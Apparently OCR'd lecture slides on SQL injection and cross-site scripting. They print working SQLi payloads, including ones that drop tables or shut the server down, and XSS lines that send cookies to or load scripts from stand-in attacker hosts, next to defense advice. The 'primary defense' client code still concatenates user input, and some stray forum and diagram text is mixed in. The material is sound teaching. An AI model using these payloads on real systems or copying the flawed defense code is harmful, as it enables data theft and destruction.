
  An SQL statement is issued as:

```
SELECT accounts FROM users WHERE login='john' AND pin=1234
```

# Malicious Usage of the Java Servlet Code

```
    queryString = "SELECT accounts FROM users WHERE ";
    if ((! login.equals("")) && (! pin.equals(""))) {
        queryString += "login='" + login +
        "' AND pin=" + pin;
    } else {
        queryString+="login='guest'";
    }
```


- A user submit **login="admin'--"** and **pin="0"**

  An SQL statement is issued as:

```
SELECT accounts FROM users WHERE login='admin' --' AND pin=0
```

## Classification of SQL Injections

- There are a wide variety of SQL injection techniques.
- Sometimes several techniques are used together to mount a single attack.
- It's useful to examine:
  - **Route:** The exact location where the SQL injection can happen
  - **Motives:** The goals or objectives of SQL injections that attackers aim to achieve.
  - **SQL Injection Code Type:** The form of SQL statements that could be injected by attackers.



## Classification of SQL Injections

- **Routes**: The exact location where the SQL injection can happen.
  - ***User Inputs:*** Attackers use *user inputs as an attack point or attack surface*. There are many variations of user input, such as webpage forms via HTTP GET or POST requests.
  - ***Cookies:*** Attackers *exploit the manipulation of web cookies* that are probably used in the building of SQL statements.
  - ***Server Variable:*** Attackers *manipulate server variables*, e.g., HTTP headers, that can be accessible and modified.

- **Motives**: The goals or objectives of SQL injections that attackers aim to achieve.
  - ***Primary Motives:*** Extract data, Add or modify data, Bypass login, Execute commands.
  - ***Auxiliary Motives:*** DB server fingerprinting, Find DB schema, Escalate privilege.

## Classification of SQL Injections

- **SQL Injection Code Type:** The form of SQL statements that could be injected by attackers. There are typically six forms of SQL Injection Code:
  1. ***Tautologies***
  2. ***Illegal/Incorrect Queries***
  3. ***Union Queries***
  4. ***Piggy-backed Queries***
  5. ***Inference Pairs***
  6. ***Stored Procedures and other RDBMS features***.

## Classification of SQL Injections

- **SQL Injection Code Type:** The form of SQL statements that could be injected by attackers. There are typically six forms of SQL Injection Code:
  1. ***Tautologies*** *is an SQL injection form that injects conditions into conditional statements, so they always be evaluated to True*.

```
SELECT accounts FROM users WHERE
login='' or 1=1 -- AND pin=
```

- Backlisting tautologies is very difficult
  - Many ways to prepare tautologies: 1>0, ‘x’ LIKE ‘x’, NULL IS NULL.
  - Quasi Tautologies: RAND() > 0.01 where it is very often true.

## Classification of SQL Injections

- **SQL Injection Code Type:** The form of SQL statements that could be injected by attackers. There are typically six forms of SQL Injection Code:

  2. ***Illegal/Incorrect Queries*** *is an SQL injection form that causes a run-time error, allowing attackers to learn some insights from error responses/messages.*

```
SELECT accounts FROM users WHERE
login='' AND pin=convert(int,(select top 1 name from
                                   sysobjects where xtype='u'))
```

- Suppose we use MS SQL server, the sysobjects is a reserved server table for metadata.

```
Microsoft OLE DB Provider for SQL Server (0x80040E07)
Error converting nvarchar value 'CreditCards'
to a column of data type int
```

- Tell that MS SQL server is running, and first user-defined table is "CreditCards".

## Classification of SQL Injections

- **SQL Injection Code Type:** The form of SQL statements that could be injected by attackers. There are typically six forms of SQL Injection Code:

  3. ***Union Queries*** *is an SQL injection form that injects a second query using UNION statement.*

```
SELECT accounts FROM users WHERE
    login='' UNION SELECT cardNo from CreditCards where
    acctNo=10032 -- AND pin=
```

- Suppose there are no tuples with login=", this SQL injection statement may reveal the card number (*cardNo*) for account number (*acctNo*) 10032.

## Classification of SQL Injections

- **SQL Injection Code Type:** The form of SQL statements that could be injected by attackers. There are typically six forms of SQL Injection Code:

  4. ***Piggy-backed (Sequenced) Queries*** *is an SQL injection form that injects a second, distinct command to the query.*

```
SELECT accounts FROM users WHERE
  login='doe'; drop table users -- ' AND pin=
```

- *DB will surely parse and execute the second command after the semicolon (;).*
- *In this case, the DB will drop the Users table after the execution.*
- *Note that, in some RDBMS servers, the semicolon are not required.*

## Classification of SQL Injections

- **SQL Injection Code Type:** The form of SQL statements that could be injected by attackers. There are typically six forms of SQL Injection Code:

  5. ***Inference Pairs*** *is an SQL injection form that attempts to extract some insights or information from the error response of the SQL execution by finding differences from two or more different outputs from pairs of queries.*
     - *There are **two types** of inference pairs form:*
       - ***A blind injection*** *tries to reveal information by exploiting some visible differences in outputs.*
       - ***A timing attack*** *tries to reveal information by making a difference in response time dependent on a Boolean (e.g., via WAITFOR)*

## Classification of SQL Injections

- **SQL Injection Code Type:** The form of SQL statements that could be injected by attackers. There are typically six forms of SQL Injection Code:

  5. ***Inference Pairs*** *has a simple blind injection example using an analysis of two steps:*

| | |
|---|---|
| **Step 1:** Always True | `SELECT accounts FROM users WHERE login='legalUser' and 1=1 -- '` |
| **Step 2:** Always False | `SELECT accounts FROM users WHERE login='legalUser' and 1=0 -- '` |

**RESPONSE: Invalid Password**

Attackers may think that perhaps the invalid input was detected and rejected, or perhaps the username query was executed separately from the password check.

**RESPONSE: Invalid Username and Password**

Attackers may see that the response is different, so it can be inferred that the login parameters are vulnerable and injectable.

# Classification of SQL Injections

- **SQL Injection Code Type:** The form of SQL statements that could be injected by attackers. There are typically six forms of SQL Injection Code:
  6. ***Stored Procedure*** *are custom sub-routines which provide support for additional operations. An example of the stored procedures is listed below.*

```
CREATE PROCEDURE DBO.isAuthenticated
userName varchar2, pass varchar2, pin int
AS
EXEC("SELECT accounts FROM users
WHERE login='" + userName + "'
AND pass='" + pass + "'
AND pin=" + pin);

GO
```

# Classification of SQL Injections

- **SQL Injection Code Type:** The form of SQL statements that could be injected by attackers. There are typically six forms of SQL Injection Code:

  6. ***Stored Procedure*** *can be invoked with some execution command like:*

```
EXEC DBO.isAuthenticated 'david' 'bananas' 1234
```

  - Then, the function can be exploited like:

```
EXEC DBO.isAuthenticated ’ ; SHUTDOWN; --' '' ''
```

  - This function call will formulate the SELECT command execution like:

```
SELECT accounts FROM users WHERE
login=’doe’  pass=’ ’; SHUTDOWN; -- AND pin=
```

## Defenses and Protections Against SQL Injections


- **Primary Defenses**
  - We should use Stored Procedure or Stored Function instead of DDL/DML in program code.

```
/* Server Side */
CREATE PROCEDURE Login (IN uname CHAR(100), IN passwd CHAR(100))
BEGIN
  SELECT Username FROM Users WHERE Username = uname AND Password = passwd
END
```

```
/* Client Side */
Statement stmt = connection.createStatement();
String queryString = "CALL Login('" + username + "', '" + password + "')";
ResultSet result = stmt.executeQuery(queryString);
```

## Defenses and Protections Against SQL Injections


- **Secondary Defenses**
  - **Whitelist Input Validation**
    - Use pattern matching (e.g., *regular expression*) to verify that the query string is legitimate before performing the actual query.
    - Usually done on query that is **dynamic** on SQL keywords and table names.
    - Still safer than Blacklist Input Validation, where you use pattern matching to check for suspicious query strings.
  - **Escaping all user-supplied inputs**
  - **Additional Defenses:**
    - Use API properly.
    - Enforce the principles of Least Privilege.



## Cross-Site Scripting (XSS) Attacks

# An Introduction to Cross-Site Scripting Attacks

- **Cross-Site Scripting (XSS) attack** is a kind of security attacks that uses bad website to execure ***malicious scripts*** on a victim's ***browser*** to steal information.



## An Example of XSS Attacks

- Supposes we have a victim website that is a search engine to search data from the input term.
  - http://www.victim.com/search.php?term=apple
- A server-side backend operation (search.php) renders the output webpage as:

```
<HTML>
<TITLE>Search Result</TITLE>
<BODY>

Search Result for <?php echo $_GET[Term] ?>.

</BODY>
</HTML>
```


- Considering that attackers prepare a bad link as:
  - http://www.victim.com/search.php?term=<script>window.open(http://www.badwebsite.com?cookie=“+document.cookie)</script>
- ***What will happen when a user click on the bad link?***

## Types/Methods of XSS Attacks

- There are three main types or methods of XSS attacks, which are:
  - **Reflected XSS Attacks or Non-Persistent XSS Attacks**
    - The **bad script is submitted** to the victim web server. The web server **sends it back to the client** and the web client executes it.
  - **Persistent XSS Attacks**
    - The **bad script is submitted** to the victim web server, and **it is stored into the database**. The web server will **later** send it to other web clients and execute it.
  - **DOM-Based XSS Attacks**
    - The **bad script is submitted** to the victim web server, but it has never been sent to web client.
    - Instead, **the bad script is executed when the Document Object Model (DOM) is processing**.


## Types/Methods of XSS Attacks

- **Reflected** or **Non-Persistent** XSS Attacks:
  - The **bad script is submitted** to the victim web server. The web server **sends it back to the client** and the web client executes it.


1. Attacker sends evil email
http://bank.com?p1="><img src=x onerror=http://evil.com/attack.js>
5. Attacker has full access to victim's account
4. Victim's browser now trusts the attacker's script is from bank.com
2. Victim clicks on link, sends request to vulnerable bank.com website
3. Vulnerable bank website takes data from request and includes in valid webpage

## Types/Methods of XSS Attacks

- **Persistent XSS Attacks:**
  - The **bad script is submitted** to the victim web server, and **it is stored into the database**. The web server will **later** send it to other web clients and execute it.




```
<script src=http://attackersite.com/payload.js></script>
<SCRIPT SRC="javascript:Function(variable)</SCRIPT>
```

Have something you want to say, but it doesn't fit in any of the other boards? Post it here, but remember, keep it clean.

```
<script src=http://attackersite/payload.js></script>
```


# Types/Methods of XSS Attacks

- **DOM-based XSS Attacks:**
  - The **bad script is submitted** to the victim web server, but it has never been sent to web client.
  - Instead, **the bad script is executed when the Document Object Model (DOM) is processing**.


Secure website
Website visitor
Attacker
1 The attacker crafts a URL containing the malicious string and sends it to the victim
2 The user is tricked into opening the link and requesting the malicious URL from the website
3 The website receives the request but doesn't include the malicious string in the response
4 The user's browser executes the legitimate script inside the response, causing the malicious script to be inserted into the page.
5 The user's browser executes a malicious script inserted into the page by the client-side code.
6 The user's sensitive information is sent to the attackers server
NeuraLegion | www.neuralegion.com

## How to Prevent XSS – Best Practices

- **Preventing XSS is not easy.** There are some basic principles to protect your information systems against XSS attacks suggested by various organization:


STEP 1
VALIDATE INPUT
STEP 2
PREPARE A QUERY
STEP 3
CREATE PREPARED STATEMENT

**Step 1: Train and maintain awareness**


To keep your web application safe, everyone involved in building the web application must be aware of the risks associated with XSS vulnerabilities. You should provide suitable security training to all your developers, QA staff, DevOps, and SysAdmins. You can start by referring them to this page.

**Step 2: Don't trust any user input**

Treat all user input as untrusted. Any user input that is used as part of HTML output introduces a risk of an XSS. Treat input from authenticated and/or internal users the same way that you treat public input.

**Step 3: Use escaping/encoding**

Use an appropriate escaping/encoding technique depending on where user input is to be used: HTML escape, JavaScript escape, CSS escape, URL escape, etc. Use existing libraries for escaping, don't write your own unless absolutely necessary.


STEP 4
BIND THE PARAMETERS
STEP 5
EXECUTE QUERY
STEP 6
CONTENT SECURITY POLICY

**Step 4: Sanitize HTML**

If the user input needs to contain HTML, you can't escape/encode it because it would break valid tags. In such cases, use a trusted and verified library to parse and clean HTML. Choose the library depending on your development language, for example, HtmlSanitizer for .NET or SanitizeHelper for Ruby on Rails.

**Step 5: Set the HttpOnly flag**

To mitigate the consequences of a possible XSS vulnerability, set the HttpOnly flag for cookies. If you do, such cookies will not be accessible via client-side JavaScript.

**Step 6: Use a Content Security Policy**

To mitigate the consequences of a possible XSS vulnerability, also use a Content Security Policy (CSP). CSP is an HTTP response header that lets you declare the dynamic resources that are allowed to load depending on the request source.

## How to Prevent XSS – Best Practices

- **Preventing XSS is not easy.** There are some basic principles to protect your information systems against XSS attacks suggested by various organization: **OWASP**
  - **Input Validation and Filtering:**
    - You should never trust client-side data and allow only what data you expected.
    - You should remove/encode special characters, e.g., < should be encoded as `&lt;`
  - **Output Sanitization, Filtering, and Encoding:**
    - You should remove/escape special characters, e.g., `&lt;` for <, and `&gt;` for >.
    - You should allow only safe commands in rendering (e.g., not allow `<script>…</script>`).
  - **Proper Uses of Modern JavaScript Frameworks** (e.g., AngularJS, ReactJS)
